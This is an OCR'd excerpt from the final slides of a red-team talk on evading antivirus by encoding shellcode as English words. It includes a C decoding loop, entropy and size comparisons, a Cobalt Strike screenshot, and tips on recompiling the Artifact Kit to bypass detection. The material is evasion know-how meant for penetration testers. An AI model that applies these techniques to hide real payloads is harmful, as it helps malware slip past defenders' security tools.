
```
for (int sc_index = 0; sc_index <= 265730; sc_index++) {
    for (int tt_index = 0; tt_index <= 255; tt_index++) {
        if (translation_table[tt_index] == translated_shellcode[sc_index]) {
            payload[sc_index] = tt_index;
            break;
        }
    }
}
```

The Results

- Bigger than appending, smaller than compiled array, lower entropy than encrypted shellcode

```
-rwxr-xr-x 1 mike mike 362K Jul 30 19:17 aes.exe
-rwxr-xr-x 1 mike mike 1.7M Jul 30 18:39 english.exe
```

```
$ gzip -v -c > /dev/null aes.exe english.exe
aes.exe:         18.4% -- replaced with stdout
english.exe:     85.8% -- replaced with stdout
```


Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external internal liste... user computer note process pid arch last sl...
C:\Users\Mike\Desktop\roll for stealth
File Home Share View
This PC Desktop roll for stealth
Name Date modified Type
Quick access
Desktop
english.exe 9/7/2022 8:18 AM Application

Try it Yourself

- https://github.com/hardwaterhacker/jargon

Misc.

- Shellcode as emoji
  - https://github.com/RischardV/emoji-shellcoding

Arsenal Kit

- Cobalt Strike default artifacts heavily signatured
- Simply recompiling Artifact Kit can be enough to bypass AV
- Modify or extend techniques
  - Obfuscate
  - Change injection techniques

https://www.cobaltstrike.com/help-artifact-kit

Resources

Learn.rc

- https://institute.sektor7.net/red-team-operator-malware-development-essentials
- https://institute.sektor7.net/rto-maldev-intermediate

QUESTIONS?

Slides: https://redsiege.com/stealth

https://github.com/hardwaterhacker/Jargon
https://github.com/hardwaterhacker/DigDug

Mike Saunders
mike@redsiege.com
@hardwaterhacker
@RedSiege
redsiege.com/discord

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INFORMATION SECURITY

Business:
getoffensive@redsiege.com

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- WEB APPLICATION PENETRATION TESTING
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- RED TEAM & ADVERSARY EMULATION